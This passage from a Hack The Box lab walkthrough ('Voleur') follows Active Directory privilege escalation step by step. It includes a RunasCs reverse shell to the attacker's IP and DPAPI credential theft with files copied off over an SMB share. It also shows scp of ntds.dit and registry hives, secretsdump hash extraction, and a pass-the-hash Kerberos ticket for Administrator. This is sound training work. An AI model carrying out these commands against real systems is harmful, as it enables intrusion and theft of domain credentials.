Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects
now we can use Restore-ADObject to restore The user
Restore-ADObject -Identity "1c6b1deb-c372-4cbb-87b1-15031de169db"let’s check if the user has been restored successfully

let’s get shell as todd.wolfe
.\RunasCs.exe todd.wolfe NightT1meP1dg3on14 powershell -r 10.10.14.6:443
then i started searching for interesting files

after that i found the DPAPI Credentials in the AppData folder, i created C:\temp folder and then copied the Credentials
C:\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Local\Microsoft\Credentials>copy DFBE70A7E5CC19A398EBF1B96859CE5D \temp\
and now we need masterkey which we can found at C:\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110 let’s copy this to the \temp folder as well

now to transfer the both files to our machine i used impacket-smbserver
impacket-smbserver test . -user admin -password admin -smb2supporton target machine
net use \\10.10.14.6\test admin /user:adminnow we can copy our files using smb share
copy 08949382-134f-4c63-b93c-ce52efc0aa88 \\10.10.14.6\test\
copy DFBE70A7E5CC19A398EBF1B96859CE5D \\10.10.14.6\test\
then i used impacket-dpapi to first get the key from masterkey
impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightT1meP1dg3on14
let’s decrypt the credential file using key
impacket-dpapi credential -file DFBE70A7E5CC19A398EBF1B96859CE5D -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
looking for the other files i found another credentials file as well at C:\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials

and the transfer this to the kali machine as well and run impacket-dpapi credential command with this file
impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
and if we see that the user is member of Remote-Management users as well so we can login to it using evil-winrm

get the TGT for the jeremy.combs
impacket-getTGT 'voleur.htb/jeremy.combs:qT3V9pLXyN7W4m' -dc-ip 10.10.11.76and then export the KRB5CCNAME variable
export KRB5CCNAME=/home/kali/hackthebox/Voleur/jeremy.combs.ccache
and then when enumerating the system as jeremy.combs i found the id_rsa and note in the Third-Line Support folder

let’s read the Note.txt.txt

and when i scanned the machine using nmap i found the SSH is running on port 2222 let’s transfer the id_rsa to our machine
now i remember that the excel file saying that for svc_backups’s password ask to the jeremy this is what it is reffering to?

and we can see that the jeremy user has access to software folder let’s try to login to machine using ssh
first change the permission of id_rsa
chmod 600 id_rsaand then use ssh to login as svc_backup
ssh -i id_rsa svc_backup@10.10.11.76 -p 2222
i found the C: drive is mounted at /mnt/c

and found the NTDS.dit and SAM, SYSTEM registry keys let’s copy this to our kali machine using scp
scp -i id_rsa -P 2222 svc_backup@10.10.11.76:"/mnt/c/IT/Third-Line Support/Backups/Active Directory/ntds.dit" ntds.ditscp -i id_rsa -P 2222 svc_backup@10.10.11.76:"/mnt/c/IT/Third-Line Support/Backups/registry/SYSTEM" systemscp -i id_rsa -P 2222 svc_backup@10.10.11.76:"/mnt/c/IT/Third-Line Support/Backups/registry/SECURITY" security
and then i used impacket-secretsdump to dump the credentials from NTDS.dit
impacket-secretsdump -system system -security security -ntds ntds.dit LOCAL
and then use the impacket-getTGT to request TGT for that user
impacket-getTGT voleur.htb/Administrator -hashes aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2 -dc-ip 10.10.11.76
export the KRB5CCNAME
export KRB5CCNAME=/home/kali/hackthebox/Voleur/Administrator.ccacheand now evil-winrm to login as Administrator

evil-winrm -i dc.voleur.htb -r voleur.htb